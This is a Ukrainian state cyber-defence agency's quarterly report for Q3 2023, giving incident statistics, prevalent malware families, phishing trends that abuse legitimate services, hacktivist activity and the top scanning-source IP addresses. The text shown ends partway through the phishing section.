ОПЕРАТИВНИЙ ЦЕНТР РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ
ДЕРЖАВНОГО ЦЕНТРУ КІБЕРЗАХИСТУ
ДЕРЖАВНОЇ СЛУЖБИ СПЕЦІАЛЬНОГО ЗВ'ЯЗКУ
ТА ЗАХИСТУ ІНФОРМАЦІЇ УКРАЇНИ

Q3

2023

ЗВІТ ПРО РОБОТУ

СИСТЕМИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ І РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ ТА КІБЕРАТАКИ

TLP:CLEAR

Звіт підготовлено на виконання пункту 4 постанови Кабінету Міністрів України від 23 грудня 2020р. №1295 "Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки", що стосується щорічного подання Адміністрацією Державної служби спеціального зв'язку та захисту інформації Кабінетові Міністрів України інформації про результати функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки.

Згідно з пунктом 2 постанови, відповідальним за функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки є Державний центр кіберзахисту Державної служби спеціального зв'язку та захисту інформації.

Державний центр кіберзахисту Державної служби спеціального зв'язку та захисту інформації України (далі - ДЦКЗ Держспецзв'язку) є державною установою, яка входить до загальної структури Державної служби спеціального зв'язку та захисту інформації України.

Основними завданнями ДЦКЗ Держспецзв'язку є:

- упровадження організаційно-технічної моделі кібербезпеки як складової національної системи кібербезпеки;
- запровадження комплексу організаційно-технічних заходів з виявлення вразливостей і недоліків у налаштуванні інформаційно-телекомунікаційних систем, у яких обробляються державні інформаційні ресурси;
- забезпечення створення та функціонування складових Національного центру резервування державних інформаційних ресурсів (у частині, що стосується), виконання завдань його адміністратора безпеки;
- забезпечення функціонування, експлуатації та розвитку Тренінгового кіберцентру в інтересах кібербезпеки держави;
- участь у проведенні заходів з кібероборони (активного кіберзахисту) для захисту суверенітету держави та забезпечення її обороноздатності, запобігання збройному конфлікту та відсічі збройній агресії.

Ознайомитися з правовими засадами діяльності
Державного центру кіберзахисту
Державної служби спеціального зв'язку та захисту інформації України

Нормативні документи:

- постанова Кабінету Міністрів України від 23 грудня 2020 р. № 1295 “Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки”;
- наказ Адміністрації Держспецзв’язку від 24.06.2022 № 284 “Про затвердження Порядку передачі комплектів обладнання підсистеми збору телеметрії інформаційно-комунікаційних систем (активні сенсори) системи виявлення вразливостей і реагування на кіберінциденти та кібератаки до об’єктів кіберзахисту”, зареєстрований в Міністерстві юстиції України 11 липня 2022 р. за № 758/38094.

СИСТЕМА ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ І РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ ТА КІБЕРАТАКИ

це сукупність програмних та програмно-апаратних засобів, які забезпечують проведення цілодобового моніторингу, аналізу та передачі телеметричної інформації про кіберінциденти та кібератаки, які відбулися або відбуваються на об’єктах кіберзахисту і можуть мати негативний вплив на їх стале функціонування.

ПІДСИСТЕМА ОПЕРАТИВНОГО ЦЕНТРУ РЕАГУВАННЯ НА КІБЕРІНЦИДЕНТИ

є центральною складовою Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки та забезпечує:

- централізоване управління усіма підсистемами системи виявлення вразливостей і реагування на кіберінциденти та кібератаки;
- централізований збір та накопичення інформації про мережеві події інформаційної безпеки;
- проведення моніторингу та оброблення в режимі реального часу кіберзагроз та кіберінцидентів.

Підсистема оперативного центру реагування на кіберінциденти виявляє шкідливу активність, а також системні і мережеві аномалії на об’єктах кіберзахисту шляхом аналізу даних, отриманих з мережевих пристроїв (активні сенсори, міжмережеві екрани, сканери вразливостей), робочих та серверних станцій, систем авторизації, внутрішніх і зовнішніх джерел даних про кіберзагрози.

EXECUTIVE SUMMARY

Функціонування Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки, результати роботи якої наведено у цьому звіті, забезпечує:

- збір та кореляцію подій інформаційної безпеки, отриманих з мережевих пристроїв (сенсори, міжмережеві екрани, сканери вразливостей), робочих та серверних станцій, систем авторизації, внутрішніх і зовнішніх джерел даних, включаючи збір мережевої телеметрії з детальною інформацією про мережеві потоки та сесії (підсистема оперативного центру реагування на кіберінциденти);
- моніторинг і виявлення відомих кіберзагроз та кібератак на об'єктах кіберзахисту, активне та пасивне реагування на мережеві кібератаки (використання сенсорів);
- детектування, аналіз та блокування шкідливого програмного забезпечення (далі – ШПЗ), відстеження та попередження спроб його поширення на мережевому рівні, реагування на них діями з ліквідації, мінімізації, ізоляції та блокування процесів, що використовуються ШПЗ (використання програмних засобів кіберзахисту класу EDR);
- надання рекомендацій з підвищення рівня кіберзахисту.

Протягом III кварталу 2023 року за допомогою засобів Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки було:

• опрацьовано 4 мільярди подій, отриманих за допомогою засобів моніторингу, аналізу та передачі телеметричної інформації про кіберінциденти та кібератаки;

• детектовано 1.5 мільйона підозрілих подій інформаційної безпеки (при первинному аналізі);

• опрацьовано 12 тисяч критичних подій інформаційної безпеки (потенційні кіберінциденти, виявлені шляхом фільтрації підозрілих подій ІБ та вторинного аналізу);

• зафіксовано та оброблено безпосередньо аналітиками безпеки 355 кіберінцидентів. При цьому порівняно з II кварталом 2023 року **кількість зареєстрованих кіберінцидентів зросла на 46%**.

Також до Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки протягом звітного періоду було **підключено 14 нових об'єктів кіберзахисту**, що належать до урядового (12), енергетичного (1) та військового (1) секторів. Порівняно з II кварталом 2023 року збільшилась кількість об'єктів кіберзахисту відповідно до підсистем:

• збір мережевої телеметрії - на 3;

• захист кінцевих точок - на 18;

• сканування вразливостей - на 8.

Серед автономних систем (**AS**), **інфраструктура яких найчастіше ідентифікувалась як джерело активного сканування** під час звітного періоду, можна виокремити **"AMAZON-02", "OVN SAS", "AMAZON-AES", "GOOGLE", "Cloudflarenet"**.

EXECUTIVE SUMMARY

Підсистемами, що належать до складу Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки, в автоматичному режимі було детектовано 310 696 підозрілих унікальних файлів протягом звітного періоду. При цьому **серед сімейств ШПЗ**, детектованих у подіях ІБ категорії "02 Шкідливий програмний код", **переважають SmokeLoader, Agent Tesla, Formbook, Guloader, StrRAT, RmsRAT та Emotet**.

Протягом ІІІ кварталу 2023 року аналітиками Оперативного центру реагування на кіберінциденти було проаналізовано 957 фішингових атак, що співвідносяться з категоріями загроз електронної пошти:

- викрадення автентифікаційних даних (507);
- розповсюдження шкідливого вкладення (340);
- ексторшен (108);
- експлуатація вразливості (2).

Серед 507 фішингових атак, націлених на викрадення автентифікаційних даних користувачів, 406 були пов'язані з використанням легітимних сервісів і технологій, що складає 80% загальної кількості. Це підтверджує **актуальність підходу експлуатації легітимних засобів для організації фішингових розсилок**. Зокрема, протягом звітного періоду експлуатувались Firebase, Weebly, Webflow, IPFS, Mailchimp та Formspark.

362 фішингові атаки були атрибутовані до кластерів таргетованої активності, а саме:

- UAC-0006 (356);
- UAC-0170 (3);
- UAC-0028 (2);
- UAC-0010 (1).

Також протягом ІІІ кварталу 2023 року було зафіксовано 202 кібератаки, ініційовані проросійськими хакерськими угрупованнями, що на 26% менше ніж у попередньому кварталі. Таким чином, **продовжує фіксуватися тренд до зменшення загальної кількості кібератак, націлених на українські організації різних форм власності та галузей**, що спостерігається з початку 2023 року. При цьому графік періодичності атак є досить однорідним, тобто **атаки відбувались без значних змін частоти та інтенсивності і були рівномірно розподілені у часі протягом звітного періоду**.

"Народная CyberАрмия", "BLUENET", "NoName057(16)", "PHOENIX" та "Lira" є найактивнішими проросійськими угрупованнями хактивістів. Кількість атак, організованих ними протягом ІІІ кварталу 2023 року, складає 90% загальної кількості зафіксованих атак, організованих аналогічними угрупованнями. **Найбільша кількість** їх **атак була націлена на фінансовий, урядовий, телекомунікаційний, освітній сектори, а також сектор громадянського суспільства**.

СТРУКТУРА ТА ОРГАНІЗАЦІЯ

ОПИС ОРГАНІЗАЦІЙНОЇ СТРУКТУРИ, КОМАНД, ТЕХНОЛОГІЙ ТА ІНСТРУМЕНТІВ

Фахівці

ОЦРК

20+

Фахівців

Технології та інструменти

Засоби кіберзахисту

Підсистема збору телеметрії	Підсистема захисту кінцевих точок	Сканування вразливостей
NDR	EDR	VA
Підключено організацій: 57+3	Підключено організацій: 21+18	Підключено організацій: 28+8
Встановлено сенсорів: 58+3	Захищено хостів: 2500+	Перевірено активів: 800+

Сектори та організації

Об’єкти кіберзахисту

61+12	1+1	2+1
Урядовий	Енергетичний	Військовий

СТАТИСТИКА МОНІТОРИНГУ

КІЛЬКІСНІ ПОКАЗНИКИ ЗІБРАНИХ ТА ОПРАЦЬОВАНИХ ДАНИХ

зареєстровано кіберінцидентів


критичних подій ІБ, зафіксованих та оброблених безпосередньо аналітиками безпеки

↑46.1%

на скільки відсотків **зросла кількість** зареєстрованих кіберінцидентів (порівняно з II кварталом 2023 року)

детектовано підозрілих подій ІБ

при первинному аналізі



опрацьовано подій

отриманих за допомогою засобів моніторингу, аналізу та передання телеметричної інформації про кіберінциденти та кібератаки

опрацьовано критичних подій ІБ

потенційні кіберінциденти, виявлені шляхом фільтрації підозрілих подій ІБ та вторинного аналізу

СТАТИСТИКА ПОДІЙ ІБ


КІЛЬКІСНІ ПОКАЗНИКИ ЗІБРАНИХ ТА ОПРАЦЬОВАНИХ ДАНИХ

представлена згідно Переліку категорій кіберінцидентів схваленого Національним координаційним центром кібербезпеки при Раді національної безпеки та оборони України

Типи подій ІБ

Топ 5 ASN - джерел сканування

графік відображає топ 5 ASN (у відсотковому відношенні), домінуюча кількість IP-адрес яких була ідентифікована як джерело активного сканування під час звітного періоду



Топ 10 IP-адрес джерел сканування


графік відображає топ 10 IP-адрес (у відсотковому відношенні), що були ідентифіковані як джерела активного сканування під час звітного періоду

src	src country	AS NUMBER	AS NAME	%
62.210.101.196	France	AS12876	SCALEWAY S.A.S	6.13%
51.159.199.198	France	AS12876	SCALEWAY S.A.S	4.8%
185.174.137.26	Finland	AS210644	AEZA INTERNATTIONAL LTD	2.29%
212.113.106.100	Austria	AS210644	AEZA INTERNATTIONAL LTD	2.25%
216.244.66.241	United State	AS23033	Wowrack.com	2.06%
23.224.55.77	United State	AS40065	CNSERVERS LLC	1.18%
212.47.250.210	France	AS12876	SCALEWAY S.A.S	0.75%
206.53.55.28	Israel	AS61102	Interhost Communication Solutions Ltd	0.53%
34.68.34.77	United State	AS396982	Google LLC	0.50%
109.237.98.226	russian federation	AS202306	HOSTGLOBAL.PLUS LTD	0.48%


310 696

підозрілих унікальних файлів було детектовано в автоматичному режимі підсистемами, що належать до складу
Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки


Часовий розподіл подій ІБ категорії “02 Шкідливий програмний код” за сімействами ШПЗ



Типи сімейств ШПЗ, детектовані в подіях ІБ категорії “02 Шкідливий програмний код”




За форматом розповсюджуваного ШПЗ



За асоційованим ПЗ клієнтів

Топ 5 ASN - джерел розповсюдження ШПЗ


графік відображає топ 5 ASN (у відсотковому відношенні), домінуюча кількість IP-адрес яких була ідентифікована як джерело активного розповсюдження ШПЗ




графіки відображають статистичну інформацію за звітний період, отриману шляхом аналізу подій ІБ, джерелом яких є спроби вторгнення до мереж об'єктів кіберзахисту і реалізація кіберзагроз із метою виявлення вразливостей у програмному забезпеченні, знаходження проблемних конфігурацій сервісів і активних мережевих пристроїв

Якісна оцінка за CVSS Base Score


згідно з визначеним специфікацією CVSSv3.1 підходом до зіставлення оцінок CVSS Base Score (1-10) з якісною шкалою оцінювання



Експлуатовані CVE за роком реєстрації



Топ 10 CVE, що експлуатуються



Аналітиками Оперативного центру реагування на кіберінциденти аналізуються фішингові атаки, які здійснюються щодо:


- об'єктів кіберзахисту, визначених пунктом 1 постанови Кабінету Міністрів України від 23 грудня 2020 р. № 1295 "Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки";
- українських організацій незалежно від форми власності, вхідні та вихідні поштові повідомлення яких підлягають моніторингу з використанням функціоналу платформи аналітики загроз стороннього постачальника послуг.

Також ДЦКЗ Держспецзв'язку є адміністратором безпеки Національного центру резервування державних інформаційних ресурсів (далі - Національний центр) і як суб'єкт Національного центру в межах виконання заходу з "виявлення вразливостей і реагування на кіберінциденти та кібератаки на національні електронні інформаційні ресурси Національного центру", що визначений підпунктом 1 пункту 11 постанови Кабінету Міністрів України від 7 квітня 2023 р. № 311 "Деякі питання функціонування Національного центру резервування державних інформаційних ресурсів", здійснює обробку інформації про фішингові атаки, що отримані в результаті аналізу даних сервісу захисту електронної пошти Платформи сервісів кіберзахисту Національного центру.

957

фішингових атак було опрацьовано
аналітиками Оперативного центру реагування на кіберінциденти

Розподіл кількості опрацьованих фішингових атак за категоріями загроз електронної пошти



Протягом III кварталу 2023 року було опрацьовано 406 фішингових атак, націлених на викрадення автентифікаційних даних користувачів та пов'язаних з експлуатацією легітимних сервісів і технологій. Це складає 80% загальної кількості опрацьованих фішингових атак, що стосуються викрадення автентифікаційних даних. Таким чином, **експлуатація легітимних сервісів та технологій для організації фішингових розсилок є типовим явищем**. Зокрема, протягом звітного періоду експлуатувались Firebase, Weebly, Webflow, IPFS, Mailchimp та Formspak.

Розподіл кількості опрацьованих фішингових атак за легітимними сервісами/технологіями, що експлуатуються

IPFS — 48

Оскільки технологія Web 3.0 — IPFS (InterPlanetary File System) має відкритий вихідний код, існують різні варіанти його імплементації, але основним способом використання є публікація даних (файлів, каталогів, вебсайтів тощо) у децентралізований спосіб.


Очевидною перевагою використання розподіленої файлової системи для розповсюдження фішингових ресурсів є відсутність необхідності для зловмисників оплачувати послуги хостингу, а також неможливість блокування та видалення контенту сторонніми користувачами (які не мають контролю над нодами, де такий контент залишається доступним) через відсутність регулювання (проблема децентралізації).

45 — Mailchimp

MailChimp є платформою автоматизації маркетингу, одним із сервісів якої є організація масових поштових розсилок. Так, за допомогою легітимного поштового маркетингового сервісу платформи MailChimp існує можливість не лише створювати фішингові форми, але й здійснювати розсилки.

39 — Formspark

Formspark є сервісом бекенду для HTML форм, який експлуатують для збереження та обробки пейлоадів, отриманих через заповнення форм.



Webflow — 51

Webflow - онлайн-конструктор сайтів, що надає можливість з обмеженим функціоналом, проте безплатно розміщувати сайт під доменом `<domain>.webflow.io` протягом обмеженого періоду. Так, за допомогою доступних на платформі форм для створення вебсайтів відбувається зловживання легітимним сервісом хостингу з метою імітації вебінтерфейсів сервісів (див. рис. 1).

163 — Firebase

